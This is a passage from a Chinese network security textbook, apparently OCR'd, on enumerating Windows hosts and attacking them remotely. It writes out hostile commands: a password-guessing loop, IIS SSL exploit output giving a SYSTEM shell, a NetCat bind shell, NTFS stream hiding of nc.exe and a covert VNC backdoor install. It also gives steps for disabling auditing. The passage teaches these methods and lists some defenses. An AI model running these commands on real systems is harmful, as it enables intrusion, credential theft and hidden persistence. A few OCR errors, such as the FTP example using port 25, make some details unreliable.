


图 3-7 NMapWin 扫描远程操作系统

3.2.3 查点

如果目标探测和勘察网络收获不大,攻击者就会确定有效的用户账号或保护不当的共享资源。从系统中抽出有效账号或导出资源名的过程就称为查点(enumeration)。

查点涉及去往目标系统的主动连接和定向查询。它与具体操作系统密切相关,且攻击

的重点在于网络资源和共享资源、用户和用户组、服务程序及其旗标。

1. 旗标抓取基础

旗标抓取是查点技术的基础，可以定义为连接到远程应用程序并观察它的输出。攻击者可以识别目标系统上运行的各项服务工作模型，以便对其潜在弱点展开研究。一般情况下，建立一条到目标服务器某已知端口的 Telnet 连接，多按几次 Enter 键，就有可能得到如下的返回信息：

```
C:/> telnet www.corleone.com 80
HTTP/1.0 400 Bad Request
Server:Netscape - commerce/1.12
Your browser sent a non - HTTP complaint message
```

由此可见，Telnet 技术用于监听标准端口(http/80、smtp/25、ftp/21)的应用服务。

2. 常用网络服务查点

1) FTP 查点

```
C:/> telnet 192.168.1.250 25
```

2) SMTP 查点

```
C:/> telnet 192.168.1.250 25
```

3) NetBOIS NAME SERVICE 查点

```
C:\> NET VIEW /DOMAIN(查询域)
Domain
------------
MSHOME
WORKGROUP
```

命令成功完成。
网络截包如图 3-8 所示。

Source	Destination	Protocol	Length	Info
10.0.0.57	10.0.0.255	BROWSER	216	Get Backup List Request
10.0.0.92	10.0.0.57	BROWSER	227	Get Backup List Response

图 3-8　NET VIEW 查点工具(1)

再查询某个域中的服务器：

```
C:\> NET VIEW /domain:MSHOME
服务器名称      注释
-------------------
\\MSHOME - WDB   1111
```

命令成功完成。
网络截包如图 3-9 所示。

Source	Destination	Protocol	Info
10.0.0.57	10.0.0.92	TCP	netdb-export > netbios-ssn [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=1 SACK_PERM=1
10.0.0.92	10.0.0.57	TCP	netbios-ssn > netdb-export [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=1 SACK_PERM=1
10.0.0.57	10.0.0.92	NBSS	Session request, to LJ-JCJ-WDB<20> from -XXK-1309<00>
10.0.0.92	10.0.0.57	NBSS	Positive session response
10.0.0.57	10.0.0.92	SMB	Negotiate Protocol Request
10.0.0.92	10.0.0.57	SMB	Negotiate Protocol Response
10.0.0.57	10.0.0.92	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
10.0.0.92	10.0.0.57	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
10.0.0.57	10.0.0.92	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
10.0.0.92	10.0.0.57	SMB	Session Setup AndX Response
10.0.0.57	10.0.0.92	SMB	Tree Connect AndX Request, Path: \\LJ-JCJ-WDB\IPC$
10.0.0.92	10.0.0.57	SMB	Tree Connect AndX Response
10.0.0.57	10.0.0.92	LANMAN	NetServerEnum2 Request, Workstation, Server, SQL Server, Domain Controller, Backup Controller, Time Source,
10.0.0.92	10.0.0.57	LANMAN	NetServerEnum2 Response
10.0.0.57	10.0.0.92	SMB	Logoff AndX Request
10.0.0.92	10.0.0.57	SMB	Logoff AndX Response
10.0.0.57	10.0.0.92	SMB	Tree Disconnect Request
10.0.0.92	10.0.0.57	SMB	Tree Disconnect Response
10.0.0.57	10.0.0.92	TCP	netdb-export > netbios-ssn [FIN, ACK] Seq=983 Ack=757 Win=64779 Len=0
10.0.0.92	10.0.0.57	TCP	netbios-ssn > netdb-export [FIN, ACK] Seq=757 Ack=984 Win=64553 Len=0
10.0.0.57	10.0.0.92	TCP	netdb-export > netbios-ssn [ACK] Seq=984 Ack=758 Win=64779 Len=0

图 3-9 NET VIEW 查点工具(2)

4) NBTSTAT 查点

Windows 第二个查点工具 NBTSTAT,能够调出某个远程系统的 NetBOIS 清单。

```
C:\>nbtstat -A 10.0.0.57
Node IpAddress:[10.0.0.57] Scope Id:[]
NetBIOS Remote Machine Name Table
Name              Type          Status
---------------------------------------
MSHOME-XXX-1309 <00>  UNIQUE     Registered
MSHOME-XXX-1309 <20>  UNIQUE     Registered
MSHOME-XXX      <00>  GROUP      Registered
MSHOME-XXX      <1E>  GROUP      Registered
MSHOME-XXX      <1D>  UNIQUE     Registered
..__MSBROWSE__.. <01>  GROUP      Registered
MAC Address = B8-AC-6F-3E-3E-85
```

能查出计算机名、MAC 地址、所在域名、已登录的用户(03)、正在运行的服务(1C)等信息。

5) MSRPC 端点映射器查点

MSRPC(Microsoft Remote Procedure Call)的端点映射器(end point mapper)运行在 TCP 135 端口上。查询该服务可以获得目标主机上的应用程序和相关信息。

```
C:>Rpcdump /s /v /i
ProtSeq:ncacn_ip_tcp
Endpoint:1025
NetOpt:
Annotation:MS NT Directory DRS Interface
IsListening:YES
StringBinding:ncacn_ip_tcp:65.53.63.15[1025]
UUID:e3514235-4b06-11d1-ab04-00c04fc2dcd2
ComTimeOutValue:RPC_C_BINDING_DEFAULT_TIMEOUT
VersMajor 4 VersMinor 0
```

3.3 基于 Windows 的远程攻击

基于攻击的 9 个基本流程,本节详细阐述针对 Windows 的获取访问权、权限提升、窃取、掩盖踪迹和创建后门。

3.3.1 获取访问权

- Windows 独有的组网协议和服务。这些协议和服务包括服务器信息块(SMB)、微软远程过程调用(MSRPC)和 NetBIOS 的相关服务，如 NetBIOS 会话服务、NetBIOS 名字解析服务等。通过这些程序提供的应用程序编程接口(API)可以访问远程的 Windows 系统。
- 各种因特网服务在 Windows 中的实现。大家熟悉的 TCP/IP 协议，如 HTTP、SMTP、POP3 和 NNTP 等协议及其服务几乎都可以在 IIS 中实现。

1. 远程口令猜测

黑客攻击 Windows 系统的方法是攻击文件和打印共享服务所运行的 SMB 协议。SMB 在 Windows 2000 及以后的版本中，除了使用 139 号端口外，还使用 445 端口，实现直连主机的服务，其实质是 SMB over HTTP 服务。当攻击者试着连接一个在查点阶段发现的共享卷，如进程间通信共享卷(IPC $)或系统管理共享卷(C $)时，其一定先尝试各种用户名/口令组合，直到能进入目标系统为止。

口令猜测可以使用下列命令行，其中(*)表示装入口令的地方：

```
C:\>net use \\192.168.202.44\IPC$  * /u:Administrator
Type the password for \\192.168.202.44\IPC$ :
The command completed successfully.
```

在本例中，如果由“/u”给出的 Administrator 账户名去连接目标系统而不成功，可以利用“DOMAIN\account”或“MACHINE\account”去连接。它们各自的安全标识符(SID)是不同的。

攻击者可以只猜测某服务器或工作站上的“本地”已知账户的口令，而不用猜测 Windows 域控制器上的全局账户的口令，该口令可能更严格些。口令猜测是有次数限制的，超过账户锁定阈值时，账户将被锁定。为此，利用工具进行自动化猜测是有必要的。

事实上，许多专用的软件程序可以进行自动化的口令猜测。例如，legion 工具可以一次扫描多个 C 类 IP 地址范围，以便找出共享卷，同时提供手动方式的字典攻击工具。此外，NetBIOS Auditing Tool(NAT)和 WindowsInfoScan 都是免费的命令行工具，也能帮助攻击者进行快速的口令猜测。当然，如果一时找不到工具，也可以在 Windows 的命令行窗口中用 FOR 命令和标准的 net use 语法编写一个简单的循环，然后进行自动化口令猜测。

首先，创建一个简单的用户名(如 Administrator)和口令文件 cred.txt，如下所示：

```
[File: cred.txt]
password        username
" "           Administrator
password        Administrator
administrator    Administrator
admin          Administrator
secret         Administrator
……
```

注意，上述文件使用制表符作为分隔符，""为空口令，其他口令是常见的口令。

紧接着，利用 FOR 命令将文件输入：

```
C:\>FOR /F "token = 1,2 * "  % i in(cred.txt) do net use \\target\IPC $  % i /u: % j
```

上述命令将把 cred.txt 文件中第一行的第一个记号赋值给变量%i(口令)，第二个赋值给变量%j(用户名)。net use 命令将使用这两个变量作为参数去尝试连接目标系统的服务器共享卷。在命令提示符处输入“FOR /?”可以查看 FOR 命令的帮助信息。

为了防范口令猜测的攻击，首先应当利用防火墙安防手段，禁止或限制 TCP 139 和 TCP 445 号端口上的 SMB 服务。其次，可以使用 Windows 的主机级安防机制来限制对 SMB 的访问，其中 IPSec 过滤器只适用于 Windows 2000 及以上版本，Internet Connection Firewall(ICF)仅适用于 Windows XP、Windows Server 2003 及以上版本。

2. 针对 IIS 的攻击

针对 IIS 的攻击手段几乎都以 IIS 提供的 WWW 服务(HTTP 守护进程)为攻击目标，它们的进攻路线主要有三条：信息泄露、目录遍历和缓冲区溢出。下面介绍针对 IIS 的最新攻击手段。

自从 1996 年 6 月在 ISM.DLL 中发现第一个缓冲区溢出漏洞以来，实现索引服务的 IDA.DLL 和实现因特网打印协议的 msw3ptr.dll 等 IIS 功能模块中不断发现 IIS 的缓冲区溢出漏洞。针对此漏洞，微软公司在 IIS 6.0 中禁用这些功能模块。但是，为电子商务提供保护的 SSL 必须开放这些功能。因此，微软公司 2004 年 4 月发布的 MS-04-011 安防公告承认，为提供 SSL 功能的某个函数库发现一个与 PCT(private communications transport)协议相关的代码中存在缓冲区溢出漏洞。虽然 PCT 已过时，却给黑客留下了攻击的立足点。

例如，Johnny Cyberpunk 发布的 thciisslame.c 的程序，在经过编译之后，可通过 443 号端口攻击运行 IIS 的 Windows 2000 SP4 系统。如能获得成功，该程序将把一个以 system 权限运行的远程命令 shell 发送到攻击者主机上的指定端口，如下所示：

```
C:\tools>thcisslame 192.168.234.119 192.168.234.2 1337
Thciisslame v0.2 - IIS 5.0 SSL remote root exploit
test on Windows 2000 Server german/English SP4
by Johnny Cyberpunk(jcyberpunk@thc.org)
[ * ]building buffer
[ * ]connecting the target
[ * ]exploit send
[ * ]waiting for shell
c:\windows\system32>whoami
NT AUTHORITY\SYSTEM
```

针对 PCT 缓冲区溢出漏洞的补丁和具体操作可以在微软网站找到。作为应急措施，在 Windows Server 2003 中的 SSL 函数库存在的缓冲区溢出漏洞，可以在注册表中把主键(REG-BINARY 类型，如果没有该键，可以自己创建)的键值设置为“00000000”(禁用)：[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT 1.0\Server\Enable]。

3.3.2　权限提升

攻击者利用交互登录权限在打开一个 Windows 系统后，便会对终极特权账户 Administrator 或 System 进行攻击。权限提升是重要的一环，黑客采用网络工具利用 Windows 漏洞进行攻击，提升权限。

Netddemsg 工具利用网络动态数据交换服务的漏洞攻击 Windows 2003，并把权限提升到 System 水平；Debploit 工具利用 Windows 会话管理器的漏洞进行攻击；Xdebug 工具利用 Windows 内核调试功能的漏洞实行攻击。对因特网的用户来说，攻击 Windows 系统最重要的权限提升和进攻路线是 Web 浏览和电子邮件处理。

从技术角度讲，获得 Administrator 权限并不等于获得 Windows 主机的最高权限。System 账户，也叫“Local System”或“NT AUTHORITY\SYSTEM”账户，其权限比 Administrator 账户还要高。不过，有了 Administrator 权限，就可以利用 Windows 的计划任务服务打开一个命令 shell 去获得 System 账户的权限：C:\>at 16:33 /INTERACTIVE cmd.exe。

另外，www.sysinternals.com 提供的 psexec 工具也允许远程获得和使用 System 账户的权限。

3.3.3　窃取

获得 Administrator 权限后，攻击者必须得到账户的口令。在 Windows 系统中，口令以密文的形式存放在安全账号管理器(security accounts manager，SAM)中，SAM 中存有本地系统或域控制器所控制范围内的用户名及其口令。

在 Windows 2003 系统和以后的域控制器上，口令密文都存放在 Active Directory(即 %windir%WindowsDS\ntds.dit)中。在默认安装的情况下，ntds.dit 文件的大小接近于 10MB，且采用了加密格式，攻击者很难进行离线分析。在不是域控制器的系统上，SAM 文件存放在文件夹 c:\windows\system32\config 中，通常无法下载。SAM 备份文件存放在文件夹 c:\windows\repair 中，可以下载。

攻击者破解 SAM 文件，按照以下步骤。

(1) 用另一种操作系统(如 DOS 系统的 NTFSDOS 工具包)启动目标主机，把存放口令密文的文件复制到移动硬盘上。

(2) 复制硬盘修复工具包所创建的 SAM 备份文件。Windows 的 SAM 备份文件存放在文件夹 c:\windows\repair 中，该文件被 SYSKEY 加密。

(3) 窃听 Windows 系统的身份验证过程。

(4) 利用 PwDump 7 工具提取口令密文。PwDump7 工具可以绕过 SYSKEY 机制，它利用“DLL 注射”急速把自身的代码加载到另一个高优先级的进程空间；然后发出一个内部 API 调用去访问经由 SYSKEY 加密的口令，而无须对它们进行破解。被加载的高优先级进程是 lsass.exe，它是本地安全管理子系统(local security authority subsystem，LSASS)。当 PwDump7 的代码“注射”到 LSASS 的地址空间和用户上下文时，便能自动查出 LSASS 的进程 ID。PwDump7 可以从 TCP 139 或 TCP 445 号端口远程提取口令密文，

但无法攻击本地系统。

(5) L0phtCrack 破解口令密文。SAM 存放的用户口令是经过加密的，其加密算法为 IBM LAN Manager(LM)开发的一种散列算法，脆弱的 LM 散列算法已被逆向破解。微软公司为了保持与非 Windows 平台的软件兼容，Windows 2000 及以上的版本也保留了 LM 算法，因此破解 SAM 文件已不是什么难事。

LM 散列算法的致命弱点是把口令分成两部分，前 7 个字符为一组，后 7 个字符为另一组。这样，8 个字符的密码可看成 7 个字符的密码和 1 个字符的密码。L0phtCrack 工具利用这个弱点，设计成同时破解一个密码的两半，就像它们是独立的密码一样。

以 12 个字符的密码 123456Qwerty 为例，按照 LM 算法加密时，首先转换成大写字母 123456QWERTY，然后填上空格符补齐，使其成为长度为 14 个字符的密码。在加密之前，14 个字符可分为 123456Q 和 WERTY_ _两部分，两个字符串被分别加密，加密结果合并起来就是最终的散列值。123456Q 加密后为 6BF11E04AFAB197F，WERTY _ _ 加密后为 1E9FFDCC75575B15，连在一起的散列值为 6BF11E04AFAB197F1E9FFDCC75575B15。

这两半密码任何一半被攻破时，L0phtCrack 就立即显示。现在有可能对密码进行猜测：出现“WERTY”模式，暗示密码选自键盘的连续键构成。由此可以推断出各种可能性：QWERTY-QWERTY、POIUYTQWERTY、ASDFGHQWERTY、YTREWQQWERTY 以及 123456QWERTY 这个最终被认定的密码。

3.3.4 掩盖踪迹

攻击者取得 Administrator 账号权限后，不仅要尽快窃取目标系统的信息，还要做些善后工作，比如安置几个后门程序，藏匿一个工具箱，禁止审计，清空事件日志和隐藏文件。这些善后工作可以销赃匿迹，确保不被检测出来，保证再次返回时可安全行事，或者将该机作为桥头堡，以备对其他系统发动攻击时可以少做些工作。

1. 关闭审计功能

利用资源工具箱中的 auditpol 审计程序关闭/打开(Disable/Enable)审计功能易如反掌。因此，攻击者经常是行事时将审计关闭，离开目标系统前再将审计打开，于是 auditpol 就保持不变。

2. 清理事件日志

在获得管理员权限的过程中，攻击者利用自己主机的事件查看器(Event Viewer)删除 Windows 事件日志(Event Log)留下的踪迹，但同时会留下一条新的记录，说明事件日志已被入侵者清空。这样，可能引起目标系统管理员的警觉。如果改用手工改动日志文件，也不能确保成功，因为 Windows 系统使用的日志语法比较复杂。

3. 隐藏文件

在目标系统上保留一个工具箱以供再次入侵时使用，这就是入侵者的意愿。但是，攻击者隐藏工具也不能采取简单地改变文件属性的方法，因为在资源管理器中可以用“显示所有文件”选项显示隐藏的文件。

如果目标系统使用NTFS文件系统，则攻击者隐藏文件的方法就大不一样。由于NTFS允许单个文件中同时存在多个信息"流"，该文件流机制是"一种无须重新构建文件系统就能给文件添加必要属性或信息的机制"，不属于安全漏洞。但是，黑客却能利用NTFS的分流(Streaming)特性藏匿"工具箱"文件。例如，把netcat.exe作为信息流隐藏在"winnt\system32\os2"子目录中的某个文件中，以待后续攻击中能使用它。

(1) 为了往文件中添加信息流，可利用工具包中的CP程序，在目标文件名前使用冒号指定流即可。例如：c:\>cp nc.exe oso001.009:nc.exe。

(2) 上述命令把nc.exe隐藏在oso001.009文件的"nc.exe"流中。反之，如果提取"nc.exe"流，则改写为：c:\>cp oso001.009:nc.exe nc.exe。

(3) 上述命令又表示反分流出"nc.exe"。选择oso001.009作为"前端"文件，仅仅因为它相对模糊些。添加文件后，宿主文件的长度不仅没有增加，甚至有时还不改变修改日期，如此的隐藏方法确实难于发现。清除文件流的方法是：先把宿主文件复制到一个FAT分区，然后再复制回NTFS分区。藏在宿主文件的文件流不能以oso001.009:nc.exe方式执行，但可以利用start命令执行：Start oso001.009:nc.exe。

如上所述，针对NTFS文件流的防范措施只能是利用FoundStone公司开发的Sfind程序发现被隐藏于NTFS文件流中的宿主文件，并尽快清除文件流。

3.3.5 创建后门

由于Windows系统缺乏远程命令执行机制，一旦攻击者获得管理员权限，入侵和破坏的大门就打开了。下面说明攻击者的攻击意图及其所使用的攻击工具。

1. 命令行远程控制工具

具有"瑞士军刀"美誉的NetCat工具软件，可以被配置成监听某个特定端口并在有远程系统连接到该端口时启动一个可执行程序。如果触发NetCat监听程序去启动Windows命令行shell，这个shell就会弹回到攻击者的远程系统上。例如，以窃听模式启动NetCat的语法如下所示：

```
c:\>nc -L -d -e cmd.exe -p 8080
```

其中，"-L"表示连接多次掉线时仍然坚持监听；"-d"表示NetCat以隐秘方式运行，没有交互式控制台；"-e"表示指定执行的程序(如本例的cmd.exe)；"-p"表示指定监听端口(8080)。上面这条命令将向任何一个连接到8080端口的攻击者返回一个远程命令shell，有了shell，攻击者就可以为所欲为。

此外，Psexec工具，通过TCP 139或TCP 445号端口访问SMB服务，也是一个不错的选择。以下列出一条典型的命令案例：c:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe。

通过psexec执行各种命令比利用AT命令更加简便。

2. 图形化远程控制工具

在Windows 2000以上的版本，具有远程控制机制的组件TS(terminal services)，可以

控制远程主机。

另外，有一些专业的第三方图形化远程控制工具，例如，AT&T 开发的优秀工具软件 VNC(virtual network computing)，通过一条连接控制远程主机。具体过程如下。

(1) 把 VNC 的可执行程序和有关文件，如 WINVNC. EXE、VNCHooKS. DLL 和 OMNITHREAD-RT. DLL 等复制到“C:\windows\system32”下的某个不易被发现的地方。值得注意的是，较新版本的 WINVNC 版本会在服务器启动时，在系统托盘增加一个绿色的图标。

(2) 复制后需要设置一个 VNC 口令，以便在服务启动后、接受外来连接前的图形对话框中输入该口令。同时，要求 WINVNC 监听外来连接，然后将这些设置信息用 regini. exe 添加到远程目标系统的注册表中，如下所示：C:\>rehini －m \\210. 42. 224. 11 winvnc. ini。

```
HKEY_USER\.DEFAULT\Software\ORL\WinVNC3
SocketConnect = REG_DWORD 0x00000001
Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

上述 3 行为 WINVNC. INI 的文件，它取材于一个本地安装，并用 Windows RK 工具包中的 Regdmp 程序导出一个文本文件，其中口令为二进制值，对应于“secret”。

(3) WINVNC 安装为一项服务并启动它。

以下是远程系统上的一个命令 shell。

```
C:\>winvnc - install
C:\>net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

利用启动的 vncviewer 程序并连接目标系统，就可以看到目标 IP 地址 210. 42. 224. 11 处的 0 号“display”的截面图。随后，远程桌面系统便有可能出现。

3.4 网络攻击与防御

所有试图破坏网络系统的安全性的行为都叫做网络攻击。入侵是成功的攻击。网络攻击的方式分为主动攻击和被动攻击，在 1. 5 节已详细介绍。网络攻击的目标分为系统性攻击和数据型攻击，其所对应的安全性也涉及系统安全和数据安全两个方面。系统性攻击的特点是：攻击发生在网络层，破坏系统的可用性，使系统不能正常工作；但是，可能留下明显的攻击痕迹，用户会发现系统不能工作。数据型攻击主要来源于内部，该类攻击的特点是：攻击发生在应用层，面向信息，主要目的是篡改和窃取信息，不会留下明显的痕迹。

从攻击和安全的类型分析，得出一个重要结论：一个完整的网络安全解决方案不仅能防止系统性攻击，也能防止数据型攻击，既能解决系统安全，又能解决数据安全两方面的问题。

综上所述，我们很难确定攻击和入侵的界线，很难区分远程攻击和本地攻击，很难将所有攻击手段罗列齐全。下面介绍黑客利用安全漏洞实现攻击的常见手段和防御措施。

3.4.1　口令攻击与防御

口令攻击是指黑客以口令为攻击目标，破解合法用户的口令，或避开口令验证过程，然后冒充合法用户潜入目标系统，夺取目标系统控制权的过程。如果这个用户有域管理员或 Root 用户权限，黑客就能访问到用户能访问到的任何资源，这是极其危险的。

进行口令攻击的前提是必须先得到该主机上的某个合法用户的账号。获得普通用户账号的方法很简单，利用目标主机的 Finger 功能查询使用者的信息，或从电子邮件地址收集目标主机的账号，因为很多用户会使用一些习惯性账号，造成账号的泄露。

1. 口令攻击常用手段

口令攻击常用的手段有社会工程学、网络嗅探、口令破解等。

(1) 社会工程学。社会工程学(social engineering)，通过人际交往这一非技术手段欺骗的方法来获得口令。例如，“钓鱼”网站吸引用户注册，粗心者往往会泄露或重复使用自己的用户名和口令。

(2) 网络嗅探。网络嗅探就是监听者(如 Wireshark)可以采用中途截击的方法获取用户的账号和口令，这类方法有一定的局限性，但是危害性极大。当前，很多协议根本就没有采取任何加密或身份认证技术，如 Telnet、FTP、HTTP、SMTP 等传输协议，用户账户和口令信息都是以明文格式传输的，此时若攻击者利用数据包截取工具可以很轻松收集到用户的账户和口令。Wireshark 截取到 FTP 服务的账号 administrator 和口令 china，如图 3-10 第 163、166 行所示。

